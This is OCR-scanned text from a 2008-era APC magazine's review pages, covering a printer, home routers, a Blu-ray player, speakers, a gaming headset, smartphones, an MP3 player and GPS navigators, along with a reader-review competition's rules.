
Print quality was good, with characters appearing smoothly formed even under a magnifying glass. Business graphics were bright with smooth gradients, and we were impressed with test set of photos — the low-gloss toner meant printed areas did not stand out from the white paper as much as they do with many laser printers. The maximum resolution of 1,200 x 2,400 dpi probably helped too. You wouldn't use the C2255 as a photo printer, but we'd suggest you wouldn't be disappointed with the reproduction of any photos in your documents. A solid black page printed with above-average evenness and a solid black appearance. The minimum margins are between 4 and 5mm.

A web interface gives remote access to the printer status, jobs, settings and so on, and may also be used to send certain types of file (including PostScript, TIFF and JPEG) for printing. The unit includes various security features, including IP address filtering and the ability to hold a document in memory until a PIN is entered. There's also provision for the printer to generate an email notification when a job has finished printing.

Other useful features of the printer include booklet pagination, including reduction to smaller paper sizes and margin adjustment to allow for the fold and binding, job accounting, and barcode printing.

This feature-rich printer would be best suited to a relatively sophisticated IT environment that can take full advantage of its features, but the combination of above-average output quality and below-average noise levels should make it popular even with employees that just want to print everyday documents.

Stephen Withers



Minitar MWNAPR-1 Home Router

Basic but unspectacular routing — but with great wireless range.

CONTACT	Minitar
ONLINE	http://minitar.com/
MARKET	Everyone
PRICE	$129

✔ Wireless range; small.

✖ No Gigabit; no dual-band Wi-Fi.

6/10

Minitar is a brand we've not seen in the wireless LAN space for a while, so we've been keen to look at some of its kit again. The MWNAPR-1 ticks most of the boxes you'd expect in an entry-level home router, with 802.11n on the 2.4GHz frequency and four 10/100 ports. The MWNAPR-1 isn't an ADSL modem.

The MWNAPR-1 is a basic-looking device, although the blue and green decals were a little too gaudy for our taste. The Quick Installation Guide, provided as a leaflet and in PDF form on the accompanying CD, provided just enough information to get started. However, we were disappointed to find that the wireless networking was enabled with no security and that the router's in-built firewall was disabled. Worse still, the Quick Installation Guide gives no indication of these issues, referring us to the user manual on the CD.

The user manual, while describing all the options in the clearly laid out set-up screens, did little to guide us through simple operations such as configuring wireless or taking advantage of WPS. The quick setup wizard helps set the time on the router and configure the internet connection. After that, you'll have to figure out how to set up a wireless connection yourself. We tried using WPS so that we could configure the Wi-Fi securely but the instructions were unclear. It seemed easier to simply create the encryption settings rather than try to get WPS working. If you find yourself in the same position we'd recommend removing the net connection from the router until it's locked down.

Having negotiated the Setup Wizard we found that all of the options in the configuration utility, accessed through a web browser, were clearly identified. Some options, such as different internet connection options were supported with clear descriptions whereas others were completely bereft of clarifications. This gave us the impression that the router firmware, while reliable from an operational point of view, still needed some further work.

Performance was solid. We connected our test systems, a Toshiba Portege R500 and Apple MacBook Pro, by wireless and ethernet. Connections were easy to create with network performance satisfactory. Access to network shares, file reads and writes over both wired and wireless connections were trouble-free.

QoS, or Quality of Service, is increasingly becoming a required feature on home routers. The MWNAPR-1 delivers QoS so that traffic from VoIP, network gaming and other network-dependent activities can be prioritised.

One area where the MWNAPR-1 excelled was wireless range. While both the router and the client machines influence the outcome of range tests, we've been using the same client machines to test wireless routers for a while now. We were pleasantly surprised as the MWNAPR-1 delivered excellent wireless range. We found that we could maintain an almost full signal at over 25 metres. Even through a brick wall, two plaster walls and 15 metres of distance, we could keep a connection that was adequate for browsing, email and file sharing, although our ping test did drop 6% of the 800 packets we sent to the router during our tests.

At the end of testing, we were left questioning whether we would either buy or recommend the MWNAPR-1. The answer is that there's nothing really special about this offering from Minitar. The lack of Gigabit and dual-band 802.11n means that this is very much an entry-level specification. The wireless range was excellent and, in some circumstances, might be a deal-maker for some, but it wasn't enough to make the Minitar MWNAPR-1 stand out in an increasingly packed market for home routers.

Anthony Caruana

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Billion BiPAC 5200N

Competent, but some tricky setup issues.

When you spend a lot of time looking at products from a specific category there are often deja vu moments where you think that you've seen a supposedly brand-new product before. With the Billion BiPAC 5200N that's an easy trap to fall into as, outwardly, it's identical to the 7300N we've reviewed below. However, under the hood are a few differences.

As you'd expect from a lower model number, the 5200N skips on a few options such as Billion's Easy Sign On tool. This automatically directs a web browser to the router's setup utility the first time a connection's made. With the BiPAC 5200N you'll need to either enter an IP address into the web browser in order to enter setup or use the set up program on the included CD.

The setup wizard was easy to use with clear instructions that were jargon-free. However, the router utility assumed that we were only going to use an ADSL connection to the internet. If we tried to use the utility to configure an Ethernet connection to the internet it failed. We wouldn't expect this to be a significant issue for the majority of potential buyers of the BiPAC 5200N but it does suggest that the utility may not have been thoroughly tested.

Wireless range was, surprisingly, a little weaker than the 7200N when tested. At distances of under 10 metres this is unlikely to be an issue, but once at about 15 metres and through a brick wall we found that the 5200N had poor strength with some packet loss in our ping test.

ADSL connections were easy to set up and we found that connection speeds to the internet on an ADSL line provisioned by Telstra were no different to those on the modem supplied with the service. As always, there are many factors that determine the quality of an ADSL connection with the modem being just one.

Rounding out the package, the 5200N includes most of the features you'd expect from a home/SOHO router. QoS is included and was reasonably straightforward to configure.

Given the level of saturation in the router market, this model delivers plenty of features — support for all the 2.4GHz wireless standards and a solid feature set that would support the vast majority of users. However, it does lack Gigabit Ethernet, and we found the setup to be a little flaky. If those aren't major issues for you then the Billion BiPAC 5200N is worthy of consideration. However, we're seeing Gigabit Ethernet support as being an almost mandatory feature.

Anthony Caruana

CONTACT	Billion
ONLINE	www.billion.com.au
MARKET	Everyone
PRICE	$189

✔ Well-featured.

✖ Difficult setup.

6/10

Billion BiPAC 7300N

Enough features to support the needs of almost every home or small office user.

Billion's range for home and small office continues to expand with the BiPAC 7300N. Combining an ADSL 2+ modem, 4-port 10/100 Ethernet switch and wireless access point, it covers most of the bases for home users and small offices.

The BiPAC 7300N can support either ADSL or cable modem connections. There's a line filter, phone lead and Ethernet cable in the box meaning that most folks won't need to head back to their reseller to buy any extra bits and pieces. For ADSL users, connection is straight to the RJ45 socket on the back of the router. Cable modem users will need to use an Ethernet cable to connect to the first Ethernet port, meaning that their 4-port router is now a 3-port device. It's not a big deal and unlikely to affect many users as the BiPAC 7300N is really pitched at ADSL users.

Billion's setup utility is easy to use, although there are a lot of acronyms and substantial, unexplained jargon on the screen. The upside of this complexity is that it delivers immense flexibility. There wasn't a configuration option we were looking for that the BiPAC 7300N didn't have. On the hardware side, there wasn't quite the same number of options. 802.11b, g and n on the 2.4GHz frequency were supported but there's no 5GHz radio or Gigabit Ethernet. For most consumers those are major omissions at the moment, but very few mid- to high-range PCs are shipped without Gigabit adaptors, and dual-band Wi-Fi potentially delivers greater signal strength — and certainly suffers from less interference than the 2.4GHz band.

Wireless range was very good. With our test system, a Toshiba Portege R500, we managed about eight metres before the signal dropped from full strength to one bar down. We did find that a brick wall automatically cost about one bar of signal strength, although at about 15 metres through a single brick wall we still maintained 'Fair' signal strength.

ADSL performance is always a little tricky to assess, as there are many factors that determine whether the modem is operating optimally. We connected the BiPAC 7300N to a Telstra ADSL service and found that the connection speed was not significantly different to that of the standard modem supplied with the connection. The BiPAC 7300N is a well-featured ADSL modem/router. It has plenty of features and ticks all the boxes we'd expect. Usability could be better, but we're seeing a steady improvement through each product generation.

Anthony Caruana

CONTACT	Billion
ONLINE	www.billion.com.au
MARKET	Everyone
PRICE	$219

✔ Features.

✖ Some usage issues.

6/10

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The competition rules

This competition is a game of skill. To enter the competition, readers must (1) sign up for an account on apcmag.com (2) create a discussion thread in the 'Reader Review' section of the *APC* forums and (3) post a review of their own PC in that thread. (4) The review must comply with *APC*'s existing forum rules. A reader may enter as many times as they like as long as the review is of a different computer each time. The competition commences Monday 21 April 2008. The competition finishes on Friday 15 August 2008. Winners will be announced on apcmag.com by Friday 22 August 2008. Winners will be contacted via their pre-registered apcmag.com account email address. Entrants who do not win will not be contacted. Reviews submitted become property of ACP Magazines Ltd. ACP Magazines Ltd will not be held liable for technical issues, including but not limited to web site failure, loss of data or other computer or internet-related problems that influence the result of the competition. If any of the winners cannot be contacted within 30 days of the announcement of winners, ACP Magazines Ltd reserves the right to reallocate the prize to another entrant. Open only to residents of Australia and New Zealand. This competition is not open to staff or contractors of ACP Magazines or PBL Media, or parent companies or subsidiaries. The official rules of the competition are available at http://apcmag.com/reviewandwin.htm. Only valid entries that meet the requirements will be considered as part of the competition.

Sharp BDHP20X Blu-ray Player

A basic Blu-ray player that does the job but lacks the bells and whistles.

CONTACT	Sharp
ONLINE	www.sharp.net.au
MARKET	Everyone
PRICE	$749

✔ Covers the basics competently.

✖ The definition of a 'no frills' player.

6/10

Appearance-wise, the Sharp BDHP20X is more reminiscent of a '90s VCR rather than a stylish 21st century Blu-ray player. The front of the unit has a reflective silvery panel with a small blue LED display, a few small indicator lights, a power switch and a slot on the top right hand side for the discs. Setup was very straightforward with the player automatically detecting the correct output for our test panel. The setup menu uses picture icons and is reasonably easy to navigate.

Powering up the unit reveals two circle indicator lights that flash when the disc is being loaded and change colour to indicate the type of disc being played. Thankfully you can turn these indicators off from the setup menus because in our opinion they are tacky and would be distracting in a home theatre room.

The remote control is large and chunky which means it is large enough to easily accommodate all of the buttons but it does not fit nicely in the hand. The lack of backlight makes it hard to use the remote in a dark home theatre room and its design looks dated.

At the back of the unit is the usual range of connectors including HDMI, coax and optical digital audio, 5.1 channel analogue audio, component video, S-Video and composite video with stereo analogue audio. There is also a USB slot marked service which can be used to upgrade the firmware. Whilst this player is not the cheapest Blu-ray unit currently on the market, it is one of the most basic. It plays Blu-ray, most DVD and CD audio discs and that's about it. There is no Ethernet port, support for other HD video sources (such as SD cards or streaming media) or support for Blu-ray Profile 1.1 (picture in picture).

Most Blu-ray format discs are supported including BD-RE (Version 2.1) and BD-R (Version 1.1) but not BD-RE DL (double layer rewriteable). DVD support is reasonable but the unit does not support DVD-RAM or DVD+DL (only DVD-DL). CD support is poor being limited to non-copy-protected CD audio only. Sadly, the BDHP20X does not support MP3, WMA, DVD-Audio, photo CD, video CD, DivX or other high-resolution formats such as AVCHD.


Audio support is reasonable but incomplete. All 5.1 formats are supported but 7.1 is limited to the Dolby formats only (Dolby Digital Plus and lossless Dolby True HD). DTS-HD Master Audio is not supported; you'd only hear standard DTS or Dolby 5.1 if Dolby True HD was not available on your disc.

On the positive side, the unit does have a special standby mode which effectively puts the unit to sleep so when you wake it up again disc playback resumes within 10 seconds. However, this does use more power than simply turning the unit off.

The player supports full 1080p/24 frame output on compatible televisions and Aquos Link to control Sharp televisions. Picture quality is acceptable but not brilliant. One of the first things we noticed was the picture was comparatively noisy and colour gradients were not smooth. We ran tests from our Silicon Optix test disc, which confirmed a noisy picture and fair but not outstanding jaggies and smoothing. DVD upscaling is offered by the unit but leaves a lot to be desired with upscaled DVDs lacking sharpness and definition. Playback control felt sluggish as there was a noticeable lag between pressing a button on the remote and having the player respond. This can be annoying if you are attempting to scan through a movie as it is easy to overshoot where you want to resume playback from. The unit is also DVD region-locked — it will simply reject foreign discs and display incompatible disc format.

If we were reviewing this player last year we would not be so critical of it, however things have moved on and this player seems to be stuck in a timewarp. If you can pick one up at a good price you will get a good basic Blu-ray player that doesn't do anything fancy.

David Neiger



The usual suspects: the BDHP20X features the usual connectivity options (but nothing more).

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FoxL speakers

Amazing sound in a tiny package.

apc Highly Recommended

Those people who believe that you need a big speaker to enjoy good quality sound will be in for a very pleasant surprise. Weighing in at only 269gm, the FoxL speakers pack an incredible punch in an enclosure that is small enough to take home theatre sound with you wherever you go.

These speakers are small enough to easily fit in your notebook bag or briefcase and can be powered by their in-built Lithium-Ion battery, a USB connector or the supplied mains adaptor. The internal battery gives up to five hours of music, although this varies significantly depending upon the volume and type of music you are listening to.

Even though the speakers only output 4W per channel when on mains (2W when on battery or USB power), the design of the speakers is such that they still output enough sound to fill a small to medium room, making them ideal for use in a hotel room or with a second television in the bedroom.

Using patented Linear Magnetic Drive 2.5cm Twoofers, the speakers claim to have a frequency response of 80Hz to 20kHz, which is on par with most mid-range full-size speakers. Bass performance is adequate, although dance and rock can sound a bit thin, particularly if you are used to a home theatre system with a proper subwoofer. Mid-range performance is very good, with voices sounding very clear and natural. There is very little sibilance, which makes it very easy to hear movie dialogue. Treble performance is also very good without being artificially bright or enhanced. The speakers are able to handle a reasonable dynamic range, although any pounding bass tends to get diminished simply because the speakers cannot output enough power.

For speakers which are only 143mm apart, the stereo field is amazingly wide, with distinct separation between channels allowing you to track sound as it moves across the field.

The standard model comes with a single 3.5mm line level input, which allows you to easily connect it to a headphone socket, iPod or notebook computer.

Whilst not cheap, the sound quality is very good given the size. Our only gripes are that the unit can rattle itself off the table and the power output is limiting particularly if using the unit off battery or USB power. Nevertheless if you are looking for a close approximation of a home theatre experience when away from home, or a good small set of speakers to replace the cheapie units that are supplied with small screen televisions, the FoxL speakers will amaze.

David Neiger

CONTACT	FoxL
ONLINE	www.soundimage.com.au
MARKET	Everyone
PRICE	$199

✔ Amazing sound; easy to use; power sources.

✖ Limited power output; no auto power-off.

8/10

Cyber Snipa Sonar 5.1 headset

You don't need a living room full of speakers to get true surround sound.

When you're hunting down your virtual prey, trying to locate which corridor they've snuck down, having surround sound can be the difference between plugging them full of rail-gun rounds or tasting the sour tang of rocket pie. There's one problem though — when the rest of the house wants to hit the hay, reverting to stereo headphones makes it hard to maintain the competitive edge. The Sonar 5.1 headphones promise to solve this problem by supplying true surround sound within headphones.

Before installing the Sonars, it's necessary to disable any audio devices previously used on the PC. You see, the Sonar 5.1s aren't just headphones — they also include an integrated audio chipset that takes care of audio decoding, hence the fact that they connect to the PC via USB. . . and only via USB. As a result of this design, the headphones are limited to PC use only; without 3.5mm minijacks there's no way to hook the headphones up to regular audio devices such as an iPod or TV.

This small little USB-box of limitation drives four separate drivers per earpiece; one for the centre channel, one for the rear, one for the front and finally a tiny subwoofer that even Stuart Little would shun. Considering there are so many drivers, it's no surprise that the quality of each is lacking. Compared to a decent set of Sennheisers (the PC150s are still our fave for gaming), the sound offered by the Sonars sounds like it's coming through cotton wool padding. It's not horribly bad, but the high end, crispy range of the audio spectrum is very lacking. However, they actually do a decent job of providing directional audio.

Because there are so many drivers in the headphones, the entire headset is markedly heavier than any other headphones we've used, and fatigue set in after a short while, but the big issue was the software — it crashed *a lot*.

So it seems that the holy grail of surround sound headphones still eludes gamers. Even if the software gets sorted, the issues of sound quality, limited connectivity and uncomfortable weight remain.

Bennett Ring

CONTACT	Cyber Snipa
ONLINE	www.cybersnipa.com
MARKET	Everyone
PRICE	US$64

✔ Surround effect is good, as is the sound quality.

✖ Drivers; rather heavy and bulky.

4/10

Palm Centro

Smartphones just got that little bit more accessible.

CONTACT	Palm
ONLINE	www.telstra.com.au
MARKET	Everyone
PRICE	$299 (prepaid, incl. $10 credit)

✔ Highly affordable; attractive design.

✖ Dated operating system; small screen.

8/10

Just when we thought Palm had abandoned the Palm OS altogether, out pops the pint-sized Centro. It's the first smartphone from Palm that doesn't use the Treo branding, and this is mainly to differentiate the Centro from the rest of the company's business-centric portfolio.

The Centro runs the tried-and-true Palm OS 5.4.9 — the same version of the operating system we saw in the Treo 680, which was released in 2006. The only change on the Centro is the addition of Google Maps; everything else, from the Blazer web browser and VersaMail email client to the Pocket Tunes media player and stock PIM applications, is identical, save for a few minor feature updates and enhancements.

As ever, the Palm OS and included applications are intuitive and easy-to-use, but compared to the flashy effects found on most modern mobiles, the user interface comes across as dated and flat-looking. The operating system still lacks true multi-tasking, and while it tries to mimic this function by remembering the 'state' of each application from when it was last open, this isn't effective in some instances. If you're reading a web page when a phone call comes in or you switch to another program, for instance, going back to the browser application causes the entire page to be reloaded, which can get to be pretty data-intensive.

Retro interface aside, the Centro has a decent selection of software preloaded. The VersaMail program supports Microsoft's Direct Push Technology with Exchange Server 2003 with SP2 and Exchange Server 2007, as well as the standard POP3 and IMAP4 accounts. Documents To Go lets you create and edit native Office files and open them as attachments in email, and multimedia software includes Pocket Tunes and Pics & Videos. It doesn't include any games or an IM client, but as it runs the Palm OS, there are hundreds of compatible applications you can install in their absence.

The Centro is more compact than any of the phones in Palm's Treo range, with a sturdy construction that feels solid enough to take a few drops unscathed. The 2.25in touchscreen is relatively small but sharp due to the 320 x 320 pixel resolution, and while the keyboard is cramped, it's usable if you type with the tips of your thumbs. There are at least a dozen smartphones on the market with QWERTY thumbboards, but the Centro still manages to look unique thanks to its pearl white casing, curved edges and silver accents.

On the hardware front, the Centro is modestly endowed. Network connectivity is limited to quad-band GSM/GPRS/EDGE, and internal hardware includes a 312MHz PXA270 Xscale processor, 64MB of user-accessible memory, microSD expansion and the older Bluetooth 1.2 spec, which doesn't support Bluetooth stereo or file transfers. The camera is a basic 1.3-megapixel shooter that supports video recording, and the headphone jack is of the smaller 2.5mm variety.

But the Centro does have a few advanced functions and features inherited from the Treo family of smartphones. It's still one of the only handsets on the market with a hardware switch for turning the phone on mute (most phones only enable this through the profiles software) and a threaded SMS view that presents all text messages from each person into a single window, much like instant messaging. Another cool feature is the ability to simultaneously ignore a call and send the person a text message, presumably explaining why you can't take the call.

Priced at a competitive $299, the Centro isn't for power users or those after advanced wireless, internet or multimedia functionality. Rather, it's a compact handset designed for first-time smartphone users, and in that respect we think Palm has hit the bullseye.

Jenneth Orantia

HTC P3470

CONTACT	HTC
ONLINE	www.htc.com
MARKET	Everyone
PRICE	$649

✔ GPS is a bargain; excellent battery life.

✖ GPS slow to initialise; no Wi-Fi or 3G.

7/10


Palm isn't the only one making a play for the value end of the market. The P3470 doesn't come anywhere near the bargain-basement price tag of the Centro (see left), but as far as Windows Mobile 6 Professional smartphones go, it's very competitively priced.

Although it's an entry-level smartphone, HTC has squeezed a GPS receiver in, along with the CoPilot Live 7 Mobile navigation software. CoPilot has lots to offer the lost traveller, but its implementation could do with some improvement, mainly in the speed department. Acquiring a satellite lock takes up to 15 minutes — and it's also slow for route generation and re-routing.

Functionality with CoPilot Live 7 Mobile is otherwise quite good. The P3470 inherits most of the HTC enhancements that improve on the Windows Mobile 6 experience. One of our favourites is the HTC Home plug-in, which takes up most of the Today screen and presents phone indicators, weather forecast, photo speed dials, program shortcuts and audio profiles across a five-tabbed interface. Other handy applications and utilities include TouchFLO (pan through lists by sweeping a finger down the display) and RSS Hub.

These are all in addition to the stock Windows Mobile applications, which cover off all the usual bases: Internet Explorer, Office Mobile, MMS and email, Windows Media Player and Messenger.

Jenneth Orantia



SanDisk Sansa View

CONTACT	SanDisk
ONLINE	www.sandisk.com
MARKET	Everyone
PRICE	$277

✔ microSDHC expansion slot; easy to use.

✖ Boring interface; limited codecs support.

7/10

Let's start with what the Sansa View isn't. It's not an iPod, nor is it an iPod-killer. It doesn't even best the iPod on price, it costs more.

Yet, if we were to choose between the iPod nano and the Sansa View, we'd probably opt for the latter purely on the basis of its microSDHC card slot. This feature lets you add up to 32GB of memory.

But there's more to the Sansa View than just memory card expansion. It's available in larger capacities than most other flash MP3 players, starting at 8GB (reviewed) and moving up to 16GB and 32GB capacities.

Using the Sansa View is extremely straightforward. Navigation is via a scrollwheel, select button and home key, and all of the stored multimedia is logically organised into groups that make it easy to find what you're looking for.

Compatible media codecs are limited to MP3, WMA, secure WMA, WAV and Audible for audio; MPEG-4, H.264 and WMV for video; and JPG for photos. We would've liked to see support for AAC and at least one lossless codec on the audio side, and native DivX/XviD compatibility would've meant minimal transcoding for downloaded TV shows and movies.

We were pleased by audio playback, and video playback is a smooth 30 frames per second, but the 2.4in display is better-suited for short video clips than movies.

Jenneth Orantia

TomTom ONE XL

CONTACT	TomTom
ONLINE	www.tomtom.com
MARKET	Everyone
PRICE	$399

✔ Excellent value for money; 4.3in display.

✖ Doesn't come with an AC charger.

9/10

This is an incremental update of last year's ONE XL, sporting small changes like a streamlined windshield mount and louder speaker. The only thing hugely different is its price; the current model is available for only $399.


TomTom cuts a few corners to get keep the price down, mainly by sticking to the bare essentials. It's missing extra features like text-to-speech technology, Bluetooth hands-free and multimedia playback, and it doesn't come with an AC charger (although a car charger and USB cable are included).

Still, for straightforward navigation, it doesn't skimp on the features that matter. It has the same spacious 4.3in touchscreen display that the more expensive TomTom GO 720 has, with an identical 480 x 272-pixel resolution and excellent viewing angles and visibility in sunlight. The speaker is also exceptionally powerful and clear, so you won't have any problems hearing the voice navigation above music or the din of traffic.

The ONE XL also has the same easy-to-use menu system and well-laid-out navigation screen that's placed TomTom at the head of its game. Icons are large and easy to tap with a finger — even while driving — and while the options aren't arranged as logically as they could be, most of the options you're likely to use on a regular basis are only a tap or two away from the main navigation screen.

Jenneth Orantia

Do you have the right protection?



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

CONTACT	Mio
ONLINE	www.mio-tech.com.au
MARKET	Everyone
PRICE	$899

✔ Design; GPS.

✖ No 3G; poor usability.

6/10

Mio DigiwalkerA702

A mixed bag on the go.

Mio's A702 is something of a Swiss Army knife. Combining a 3.2MP camera, GPS receiver with maps for all of Australia and Microsoft's Mobile Office it's able to deliver plenty of functionality in an award-winning, compact 150g package. The A702 runs Windows Mobile 6 Pro and Mio bundles MioMap 3.0 and R14 of Sensis Wherels mapping, a voice dialler, a calculator that does unit conversions including currency and a world clock.

The phone keypad is comfortable to use but the arrangement of some of the buttons is poorly considered. There's a tumbler on the left edge of the device that allows you to scroll up and down through a list. The problem is that it's hard to use with a forefinger. If it had been on the other side it would be perfectly placed for a right-handed person to use their thumb.

Having a touchscreen-driven interface adds many challenges to developers, and the A702 doesn't successfully beat all those challenges. Many on-screen controls are too small to be used without pulling out the stylus.

Communications are a mixed bag. Bluetooth 2.0 and 802.11g Wi-Fi work well and are easy to use. We connected the A702 to several Wi-Fi networks using different encryption systems without any problem. The mobile version of IE did a good job of rendering pages, although we'd recommend altering the screen settings to landscape mode when browsing.

However, while the A702 delivers quad-band GSM, meaning it will operate in almost every country on the planet, it lacks 3G capability. If you're a mobile professional trying to keep up with email and the web, then the A702 may not be the phone for you.

Mio pioneered the integration of GPS with PDAs and phones, so it's little wonder that its MioMap software and the 20-channel SiRFstarIII GPS chipset worked well. There were a few occasions in the urban canyons of Melbourne's CBD where the GPS was inaccurate by up to 25 metres but it was able to quickly calculate routes and recalculate when we missed a turn. Our main criticism of the GPS software was that it's almost impossible to enter an address without the stylus, as the on-screen keyboard's buttons were very small and extracting the stylus while the A702 is secured in the mount is a near impossibility.

Battery life is a tricky thing to measure with a device such as the A702, as there are so many variations on how it can be used. The 1300mAh is rated for 200 hours of standby and four hours of talking. However, using Wi-Fi, Bluetooth and GPS will make a serious dent into that. From a full charge we were able to make several phone calls, browse the net using Wi-Fi for an hour and make two 45 minute trips using the GPS and still had about 15% of the full charge remaining. There's an AC charger and car charger in the package but you can connect the A702 to any computer with a regular USB cable and charge without the need of any software.

Desktop connectivity is via Microsoft's ActiveSync software for Windows XP and earlier, or the Windows Mobile Device Center if you're running Vista. Syncing to Outlook is supported but if your business uses other PIMs such as Lotus Notes you'll need to look at third party sync solutions.

Overall, the Mio A702 delivers plenty of functionality but the lack of 3G comms and less than stellar usability prevents it from brilliance.

Anthony Caruana

